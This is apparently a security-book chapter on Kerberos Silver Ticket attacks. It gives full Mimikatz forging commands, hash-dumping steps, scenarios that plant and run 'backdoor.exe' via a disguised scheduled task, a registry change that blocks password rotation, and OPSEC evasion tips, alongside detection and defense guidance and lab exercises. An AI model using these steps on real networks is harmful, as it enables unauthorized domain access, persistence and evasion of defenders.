
Appearance
Chapter 31: Kerberos Tickets - Silver Ticket Attacks
Introduction
If the Golden Ticket is Kerberos's nuclear option—giving you complete domain dominance—then the Silver Ticket is the precision-guided missile. In my experience, Silver Tickets are often the better choice operationally. They're stealthier, they're more targeted, and they don't require the crown jewels of the domain (the krbtgt hash). All you need is a service account's password hash, and you can forge tickets that grant you access to that specific service.
Here's what makes Silver Tickets so powerful from an attacker's perspective: they bypass the Domain Controller entirely. When you use a legitimate Kerberos ticket or even a Golden Ticket to access a service, there's communication with the KDC. But with a Silver Ticket, you show up at the target server with a forged TGS already in hand. The server validates the ticket using its own key—no DC involvement required. This means no Event ID 4768 (TGT request) or 4769 (TGS request) on the Domain Controller. For SOC teams that focus their detection efforts on DC logs, Silver Tickets are essentially invisible.
I've used Silver Tickets extensively for persistence on high-value systems. Once I have a file server's computer account hash, I can create CIFS tickets that grant me administrator access to that server indefinitely—or at least until the password rotates. And if I'm careful about maintaining my hash after rotations, that access can last for years.
This chapter covers the mechanics of service ticket encryption, how to discover and target Service Principal Names (SPNs), the specific Mimikatz commands for forging Silver Tickets, and the detection strategies that defenders need to implement at the endpoint level to catch these attacks.
Technical Foundation
Understanding Service Ticket Encryption
In the normal Kerberos flow, when you request access to a service, the KDC creates a TGS (Ticket-Granting Service ticket) that includes:
- Your identity information (username, groups, SID)
- The PAC (Privilege Attribute Certificate) containing authorization data
- Session keys for secure communication with the service
This entire ticket is encrypted with the service account's key—not the krbtgt key. The service account could be:
- A computer account (e.g.,
FILESERVER$) for system services - A user account (e.g.,
svc_sql) for application services
The Silver Ticket Insight
Here's the critical insight: if you have the service account's key, you can create your own TGS tickets. The target service has no way to know whether the KDC actually issued the ticket or whether you forged it yourself. The encryption math checks out, so the ticket is accepted.
Normal Kerberos:
Client → KDC: "I need a ticket for CIFS/fileserver"
KDC → Client: [TGS encrypted with fileserver$ hash]
Client → Server: [Presents TGS]
Server: Decrypts with own hash, validates, grants access

Silver Ticket Attack:
Attacker: Creates TGS, encrypts with fileserver$ hash
Attacker → Server: [Presents forged TGS]
Server: Decrypts with own hash, validates, grants access
(KDC was never involved!)
Service Principal Names (SPNs)
To forge a ticket for a service, you need to know how to address it. SPNs are the unique identifiers for services in Active Directory.
SPN Format:
service_class/hostname[:port][/service_name]

Examples:
CIFS/fileserver.corp.local         (File shares)
HOST/server01.corp.local           (Host services - WMI, PSRemoting, etc.)
MSSQLSvc/sqlserver.corp.local:1433 (SQL Server)
HTTP/webserver.corp.local          (Web services)
TERMSRV/rdpserver.corp.local       (Terminal Services/RDP)
ldap/dc01.corp.local               (LDAP)
SPN to Account Mapping:
| SPN Type | Typically Runs As | Hash Source |
|---|---|---|
| CIFS, HOST, LDAP, DNS | Computer account (SERVER$) | LSA Secrets ($MACHINE.ACC) |
| MSSQLSvc | Dedicated service account | LSA Secrets (_SC_MSSQLSERVER) |
| HTTP | App pool identity or service account | LSA Secrets or Kerberoasting |
| TERMSRV | Computer account | LSA Secrets ($MACHINE.ACC) |
PAC (Privilege Attribute Certificate)
The PAC is embedded in the Kerberos ticket and contains:
- User SID
- Group memberships
- User account control flags
- Other authorization information
When you forge a Silver Ticket, you control the PAC. This means you can claim to be any user with any group memberships. Typically, attackers add the following groups to their forged PAC:
- Domain Admins (S-1-5-21-...-512)
- Enterprise Admins (S-1-5-21-...-519)
- Schema Admins (S-1-5-21-...-518)
- Built-in Administrators (S-1-5-32-544)
Encryption Types and Keys
Silver Tickets can be encrypted with different key types:
| Encryption Type | EType | Key Required |
|---|---|---|
| RC4-HMAC | 0x17 (23) | NTLM hash |
| AES-128 | 0x11 (17) | AES-128 key |
| AES-256 | 0x12 (18) | AES-256 key |
OPSEC Note: Using AES keys is stealthier because RC4 tickets in an AES-dominant environment are anomalous and may trigger alerts.
Command Reference
kerberos::golden (Silver Ticket Mode)
Mimikatz uses the same command for both Golden and Silver Tickets. The presence of /service and /target parameters makes it a Silver Ticket.
Syntax:
mimikatz # kerberos::golden /user:<username> /domain:<domain> /sid:<domain_sid> /target:<target_fqdn> /service:<service_type> /rc4:<hash>|/aes256:<key> [/id:<rid>] [/groups:<group_ids>] [/ptt] [/ticket:<path>]Parameters:
| Parameter | Required | Description |
|---|---|---|
/user: | Yes | Username to impersonate (any name) |
/domain: | Yes | Domain FQDN (e.g., corp.local) |
/sid: | Yes | Domain SID (S-1-5-21-...) |
/target: | Yes | Target server FQDN (e.g., server.corp.local) |
/service: | Yes | Service type (CIFS, HOST, MSSQLSvc, etc.) |
/rc4: | * | NTLM hash of service account |
/aes128: | * | AES-128 key of service account |
/aes256: | * | AES-256 key of service account |
/id: | No | User RID (default: 500 for Administrator) |
/groups: | No | Group RIDs (default: 513,512,520,518,519) |
/ptt | No | Pass-The-Ticket (inject into current session) |
/ticket: | No | Save ticket to file instead of injecting |
/startoffset: | No | Ticket start time offset in minutes |
/endin: | No | Ticket lifetime in minutes (default: 600) |
/renewmax: | No | Maximum renewal time in minutes |
*At least one key parameter is required.
Example: CIFS Silver Ticket for File Server Access
Step 1: Obtain the Computer Account Hash
From the target server's LSA Secrets:
mimikatz # lsadump::secrets

Secret  : $MACHINE.ACC
    NTLM:a8d6e2c9f5b7a3d1c4e6f8a0b2d4f6a8
Or via DCSync (if you have the rights):
mimikatz # lsadump::dcsync /domain:corp.local /user:FILESERVER$Step 2: Get the Domain SID
mimikatz # lsadump::lsa /inject /name:krbtgt

Domain : CORP / S-1-5-21-1234567890-1234567890-1234567890
Step 3: Forge the Silver Ticket
mimikatz # kerberos::golden /user:Administrator /domain:corp.local /sid:S-1-5-21-1234567890-1234567890-1234567890 /target:fileserver.corp.local /service:CIFS /rc4:a8d6e2c9f5b7a3d1c4e6f8a0b2d4f6a8 /ptt

User      : Administrator
Domain    : corp.local (CORP)
SID       : S-1-5-21-1234567890-1234567890-1234567890
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: a8d6e2c9f5b7a3d1c4e6f8a0b2d4f6a8 - rc4_hmac_nt
Service   : CIFS
Target    : fileserver.corp.local
Lifetime  : 2/5/2026 9:00:00 AM ; 2/5/2036 9:00:00 AM ; 2/5/2036 9:00:00 AM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'Administrator @ corp.local' successfully submitted for current session
Step 4: Access the Target
cmd
C:\> dir \\fileserver.corp.local\c$

 Volume in drive \\fileserver.corp.local\c$ has no label.
 Directory of \\fileserver.corp.local\c$

02/05/2026  09:30 AM    <DIR>          Program Files
02/05/2026  09:30 AM    <DIR>          Windows
...
Common SPN Targets and Use Cases
CIFS - File Share Access
Purpose: Full access to SMB shares, including administrative shares (C$, ADMIN$)
Command:
mimikatz # kerberos::golden /user:Administrator /domain:corp.local /sid:S-1-5-21-... /target:server.corp.local /service:CIFS /rc4:<hash> /pttAccess:
cmd
dir \\server.corp.local\c$
copy payload.exe \\server.corp.local\c$\temp\
HOST - Remote Management
Purpose: WMI, PowerShell Remoting, Scheduled Tasks, SCM
Command:
mimikatz # kerberos::golden /user:Administrator /domain:corp.local /sid:S-1-5-21-... /target:server.corp.local /service:HOST /rc4:<hash> /pttAccess:
cmd
# Scheduled task execution
schtasks /create /s server.corp.local /tn "Update" /tr "cmd /c whoami > c:\temp\out.txt" /sc once /st 00:00 /ru SYSTEM

# WMI execution
wmic /node:server.corp.local process call create "cmd.exe /c whoami > c:\temp\out.txt"
MSSQLSvc - SQL Server Access
Purpose: Sysadmin access to SQL Server
Command:
mimikatz # kerberos::golden /user:Administrator /domain:corp.local /sid:S-1-5-21-... /target:sqlserver.corp.local /service:MSSQLSvc /rc4:<hash> /pttAccess:
cmd
sqlcmd -S sqlserver.corp.local -Q "SELECT SYSTEM_USER; SELECT IS_SRVROLEMEMBER('sysadmin');"TERMSRV - RDP Access
Purpose: Remote Desktop access without password
Command:
mimikatz # kerberos::golden /user:Administrator /domain:corp.local /sid:S-1-5-21-... /target:server.corp.local /service:TERMSRV /rc4:<hash> /pttAccess:
cmd
mstsc /v:server.corp.localNote: TERMSRV Silver Tickets may require additional services (HOST, CIFS) depending on the RDP configuration.
HTTP - Web Service Access
Purpose: Access to web applications using Kerberos authentication
Command:
mimikatz # kerberos::golden /user:Administrator /domain:corp.local /sid:S-1-5-21-... /target:webserver.corp.local /service:HTTP /rc4:<hash> /ptt
Using AES Keys for Stealth
Extract AES Keys:

mimikatz # lsadump::dcsync /domain:corp.local /user:FILESERVER$

Object RDN           : FILESERVER$
...
Credentials:
  Hash NTLM: a8d6e2c9f5b7a3d1c4e6f8a0b2d4f6a8
Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
    Default Salt : CORP.LOCALhostfileserver.corp.local
    Default Iterations : 4096
    Credentials
      aes256_hmac: 4a3c8e9f2d1b0a7c6e5f4d3c2b1a0987654321fedcba0987654321fedcba09
      aes128_hmac: 1a2b3c4d5e6f7a8b9c0d1e2f3a4b5c6d
Forge with AES-256:
mimikatz # kerberos::golden /user:Administrator /domain:corp.local /sid:S-1-5-21-... /target:fileserver.corp.local /service:CIFS /aes256:4a3c8e9f2d1b0a7c6e5f4d3c2b1a0987654321fedcba0987654321fedcba09 /pttAttack Scenarios
Scenario 1: Stealthy Lateral Movement
Context: You've compromised a workstation and extracted a file server's computer account hash via DCSync. You want to move to the file server without touching the DC.
Step 1: Extract the Hash (from compromised workstation with DCSync rights)
mimikatz # lsadump::dcsync /domain:corp.local /user:FILESERVER$
    Hash NTLM: a8d6e2c9f5b7a3d1c4e6f8a0b2d4f6a8
Step 2: Forge CIFS Silver Ticket
mimikatz # kerberos::golden /user:Administrator /domain:corp.local /sid:S-1-5-21-... /target:fileserver.corp.local /service:CIFS /rc4:a8d6e2c9f5b7a3d1c4e6f8a0b2d4f6a8 /pttStep 3: Access the File Server
cmd
copy backdoor.exe \\fileserver.corp.local\c$\windows\temp\Step 4: Forge HOST Silver Ticket for Execution
mimikatz # kerberos::golden /user:Administrator /domain:corp.local /sid:S-1-5-21-... /target:fileserver.corp.local /service:HOST /rc4:a8d6e2c9f5b7a3d1c4e6f8a0b2d4f6a8 /pttStep 5: Execute via Scheduled Task
cmd
schtasks /create /s fileserver.corp.local /tn "WindowsUpdate" /tr "c:\windows\temp\backdoor.exe" /sc once /st 00:00 /ru SYSTEM /f
schtasks /run /s fileserver.corp.local /tn "WindowsUpdate"
Result: You're now on the file server, and the DC never saw any Kerberos ticket requests.
Scenario 2: Persistent Access to SQL Server
Context: You've compromised the SQL service account hash. You want persistent access even if user passwords are changed.
Step 1: Identify SQL Service Account
cmd
setspn -Q MSSQLSvc/*

MSSQLSvc/sqlserver.corp.local:1433
    Registered to: svc_sql
Step 2: Extract Service Account Hash
mimikatz # lsadump::dcsync /domain:corp.local /user:svc_sql
    Hash NTLM: 5a6b7c8d9e0f1a2b3c4d5e6f7a8b9c0d
Step 3: Forge MSSQLSvc Silver Ticket
mimikatz # kerberos::golden /user:Administrator /domain:corp.local /sid:S-1-5-21-... /target:sqlserver.corp.local /service:MSSQLSvc /rc4:5a6b7c8d9e0f1a2b3c4d5e6f7a8b9c0d /pttStep 4: Access SQL Server
cmd
sqlcmd -S sqlserver.corp.local -Q "SELECT * FROM master..syslogins"Persistence: As long as the service account password doesn't change, this ticket can be regenerated indefinitely.
Scenario 3: Extending Ticket Lifetime
Context: You want a Silver Ticket that lasts for months or years.
Forge with Extended Lifetime (10 years):
mimikatz # kerberos::golden /user:Administrator /domain:corp.local /sid:S-1-5-21-... /target:server.corp.local /service:CIFS /rc4:<hash> /endin:5256000 /renewmax:5256000 /ticket:silver_10year.kirbiNote: The /endin and /renewmax parameters are in minutes. 5256000 minutes ≈ 10 years.
Scenario 4: Disabling Password Rotation for Permanent Access
Context: You have admin access on the target server and want to prevent the computer account password from rotating.
Disable Password Rotation:
cmd
reg add "HKLM\SYSTEM\CurrentControlSet\Services\Netlogon\Parameters" /v DisablePasswordChange /t REG_DWORD /d 1 /fResult: The computer account password will never change automatically, making your Silver Ticket permanent.
Detection Risk: This registry modification is highly suspicious and should be monitored.

Detection and IOCs
The Challenge: No DC Visibility
Silver Tickets bypass the KDC, which means:
- No Event ID 4768 (TGT Request)
- No Event ID 4769 (TGS Request)
- No DC-level Kerberos logging
Detection must happen at the endpoint (target server).
Endpoint Event Log Detection
Event ID 4624 - Logon Success
When a Silver Ticket is used, the target server logs a logon event.
Key Fields to Monitor:
| Field | Normal | Silver Ticket Indicator |
|---|---|---|
TargetDomainName | NetBIOS (CORP) | FQDN (CORP.LOCAL) |
LogonProcessName | Kerberos | Kerberos |
AuthenticationPackageName | Kerberos | Kerberos |
Detection Logic:
- Alert on Type 3 (Network) logons where
TargetDomainNamecontains a dot (FQDN format) - This occurs because Silver Tickets encode the domain as FQDN
Sample Event:
xml
<Event>
  <System>
    <EventID>4624</EventID>
    <Computer>fileserver.corp.local</Computer>
  </System>
  <EventData>
    <Data Name="TargetUserName">Administrator</Data>
    <Data Name="TargetDomainName">CORP.LOCAL</Data>
    <Data Name="LogonType">3</Data>
    <Data Name="LogonProcessName">Kerberos</Data>
  </EventData>
</Event>
Event ID 4634/4647 - Logoff
Correlate logon and logoff events to identify Silver Ticket sessions.
Correlation-Based Detection
No Corresponding TGS Request:
For every legitimate service access, there should be:
- Event ID 4769 on DC (TGS request)
- Event ID 4624 on target server (logon)
Silver Tickets only generate #2. Look for logon events without corresponding TGS requests.
Query Logic:
For each 4624 on server:
  Check DC logs for 4769 with:
    - Same user
    - Same service
    - Within time window
  If not found: Potential Silver Ticket
Encryption Downgrade Detection
Alert on RC4 Tickets in AES Environment:
If your environment uses AES exclusively, an RC4 Silver Ticket will stand out.
Event ID 4624 Field:
KeyLength: 0x0 (may indicate RC4)Compare with normal AES sessions to establish baseline.
Ticket Anomaly Detection
PAC Validation Failures (if PAC validation is enabled):
Event ID 4769 with failure code indicating PAC validation failure can indicate forged tickets. However, this requires server-to-DC communication, which doesn't occur with Silver Tickets unless PAC validation is specifically configured.
Network-Based Detection
| Indicator | Description |
|---|---|
| No AS-REQ/AS-REP | User accessing service without TGT |
| No TGS-REQ/TGS-REP | Service access without TGS request |
| Unusual encryption types | RC4 in AES environment |
Limitation: Network detection requires Kerberos traffic inspection, which is complex.
High-Signal Telemetry Recommendations
- Collect endpoint logs centrally: Event ID 4624 from all servers
- Monitor domain format in logons: Alert on FQDN domain names
- Correlate DC and endpoint events: Flag logons without TGS requests
- Watch for password rotation disabling: Monitor the
DisablePasswordChangeregistry key - Track service account anomalies: Alert if service accounts access unexpected systems
Defensive Strategies
1. Deploy Group Managed Service Accounts (gMSAs)
gMSAs are the most effective defense against Silver Tickets for application services.
Characteristics:
- 240-character random passwords
- Automatic rotation (default 30 days)
- Password only retrievable by authorized computers
- Effectively impossible to crack or steal for offline use
Impact: If a service uses gMSA, an attacker cannot extract a usable hash to forge Silver Tickets.
2. Implement Least Privilege for Service Accounts
Even if an attacker forges a Silver Ticket, limit what they can access:
- Service accounts should not be Domain Admins
- Use dedicated accounts per service
- Grant minimum necessary permissions
- Deny interactive logon rights
3. Enable PAC Validation
Configure services to validate the PAC with the DC:
# Group Policy or Registry
KdcValidation = 1
Impact: Services will contact the DC to validate PAC signatures, which would fail for forged tickets.
Caveat: This adds latency and DC dependency, which may not be acceptable for all environments.
4. Centralize Endpoint Security Logs
You cannot detect Silver Tickets without endpoint logs:
- Forward Event ID 4624 from all servers to SIEM
- Include workstations in logging scope
- Ensure log integrity and retention
5. Monitor for Password Rotation Disabling
Alert on:
HKLM\SYSTEM\CurrentControlSet\Services\Netlogon\Parameters\DisablePasswordChange = 1This is a clear indicator of persistence attempt.
6. Reduce Computer Account Password Age
Default rotation is 30 days. Consider reducing:
# Group Policy: Domain Member: Maximum machine account password ageShorter rotation = shorter Silver Ticket validity.
7. Implement Network Segmentation
Limit which systems can access sensitive services:
- SQL servers only accessible from app servers
- File servers only accessible from authorized workstations
- Use host-based firewalls
8. Regular Credential Audits
Periodically rotate service account passwords:
- Invalidates any stolen hashes
- Forces attackers to re-compromise
- Consider automated rotation tools
Comparison: Silver Ticket vs. Golden Ticket
| Aspect | Silver Ticket | Golden Ticket |
|---|---|---|
| Key Required | Service account hash | krbtgt hash |
| Scope | Single service on single host | Entire domain |
| DC Involvement | None | None (but may validate PAC) |
| Detection Difficulty | High (endpoint-only) | Medium (PAC validation, anomalies) |
| Persistence Duration | Until service account password changes | Until krbtgt rotates twice |
| Common Sources | LSA Secrets, DCSync, Kerberoasting | DCSync, NTDS.dit |
| Stealth | Very high | High |
When to Use Silver Ticket
- Targeting specific high-value services
- Avoiding DC-level detection
- Maintaining access to single system
- When you don't have krbtgt hash
When to Use Golden Ticket
- Need domain-wide access
- Want to impersonate any user to any service
- Building persistent domain compromise
Operational Considerations
OPSEC Implications
| Action | Detection Risk | Notes |
|---|---|---|
| Using RC4 Silver Ticket | Medium | May trigger encryption downgrade alerts |
| Using AES Silver Ticket | Low | Blends with normal traffic |
| CIFS access | Low | Common legitimate access |
| HOST for code execution | Medium | Task creation may be logged |
| Disabling password rotation | High | Registry change is obvious |
Best Practices
- Use AES keys when available: Better OPSEC than RC4
- Match ticket parameters to environment: Use realistic lifetimes
- Target computer accounts: They're everywhere and often forgotten
- Combine with legitimate activity: Don't access 50 servers in 5 minutes
- Maintain hash freshness: Re-extract after password rotations
Common Failure Modes
| Error | Cause | Solution |
|---|---|---|
KRB_AP_ERR_MODIFIED | Wrong hash or domain | Verify hash and domain SID |
KRB_AP_ERR_TKT_EXPIRED | Ticket expired | Increase /endin parameter |
| Access denied | Wrong SPN | Verify service name exactly |
Clock skew | Time difference >5 minutes | Sync time with target |
| PAC validation failed | PAC validation enabled | Use Golden Ticket instead |
The 30-Day Window
Computer accounts rotate passwords every 30 days by default:
- Silver Tickets become invalid after rotation
- Re-extract hash to maintain access
- Or disable rotation (high detection risk)
User service accounts often have static passwords:
- May never rotate
- Better long-term persistence target
- But may trigger Kerberoasting alerts to obtain
Practical Lab Exercises
Exercise 1: Basic CIFS Silver Ticket
Objective: Forge a Silver Ticket for file share access.
Steps:
Extract the target server's computer account hash:
mimikatz # lsadump::dcsync /domain:lab.local /user:FILESERVER$Get the domain SID:
mimikatz # lsadump::lsa /inject /name:krbtgtForge the Silver Ticket:
mimikatz # kerberos::golden /user:TestAdmin /domain:lab.local /sid:<SID> /target:fileserver.lab.local /service:CIFS /rc4:<hash> /pttVerify ticket is loaded:
cmdklistAccess the file server:
cmddir \\fileserver.lab.local\c$
Expected Result: Directory listing of C$ despite not being authenticated as Administrator.
Exercise 2: HOST Silver Ticket for Code Execution
Objective: Use HOST Silver Ticket for remote code execution.
Steps:
Forge HOST Silver Ticket:
mimikatz # kerberos::golden /user:TestAdmin /domain:lab.local /sid:<SID> /target:server.lab.local /service:HOST /rc4:<hash> /pttCreate a scheduled task:
cmdschtasks /create /s server.lab.local /tn "TestTask" /tr "cmd /c whoami > c:\temp\who.txt" /sc once /st 00:00 /ru SYSTEMRun the task:
cmdschtasks /run /s server.lab.local /tn "TestTask"Verify execution (requires CIFS ticket):
cmdtype \\server.lab.local\c$\temp\who.txt
Exercise 3: Detection Validation
Objective: Verify you can detect Silver Tickets.
Steps:
Use a Silver Ticket to access a server
On the target server, check Event Viewer:
- Security log
- Event ID 4624
Note the
TargetDomainNamefield:- Should show FQDN (e.g., LAB.LOCAL) instead of NetBIOS (LAB)
Check the DC for corresponding Event ID 4769:
- There should be NO matching TGS request
- This indicates a forged ticket
Exercise 4: AES vs. RC4 Comparison
Objective: Compare OPSEC implications of different encryption types.
Steps:
Extract both NTLM and AES keys:
mimikatz # lsadump::dcsync /domain:lab.local /user:SERVER$Forge RC4 ticket:
mimikatz # kerberos::golden ... /rc4:<hash> /ticket:silver_rc4.kirbiForge AES-256 ticket:
mimikatz # kerberos::golden ... /aes256:<key> /ticket:silver_aes.kirbiUse each ticket and compare:
- Check encryption type in
klistoutput - Check Event ID 4624 on target
- Note differences that could be used for detection
- Check encryption type in
Summary
Silver Tickets are a powerful and stealthy persistence mechanism for Kerberos environments:
- Service-specific forgery: Target individual services without domain-wide compromise
- DC bypass: No KDC involvement means no DC-level detection
- Hash requirement: Only need the service account's key, not krbtgt
- Common targets: CIFS, HOST, MSSQLSvc, TERMSRV, HTTP
- 30-day window: Computer accounts rotate; user accounts often don't
- Detection challenge: Requires endpoint-level log analysis
- gMSAs are the answer: They make Silver Tickets impractical for protected services
For attackers, Silver Tickets offer surgical precision and excellent stealth. For defenders, endpoint log collection and correlation with DC events are essential. Without visibility into what's happening on your servers, Silver Tickets will remain invisible.
Next: Chapter 32: KerberoastingPrevious: Chapter 30: Golden Ticket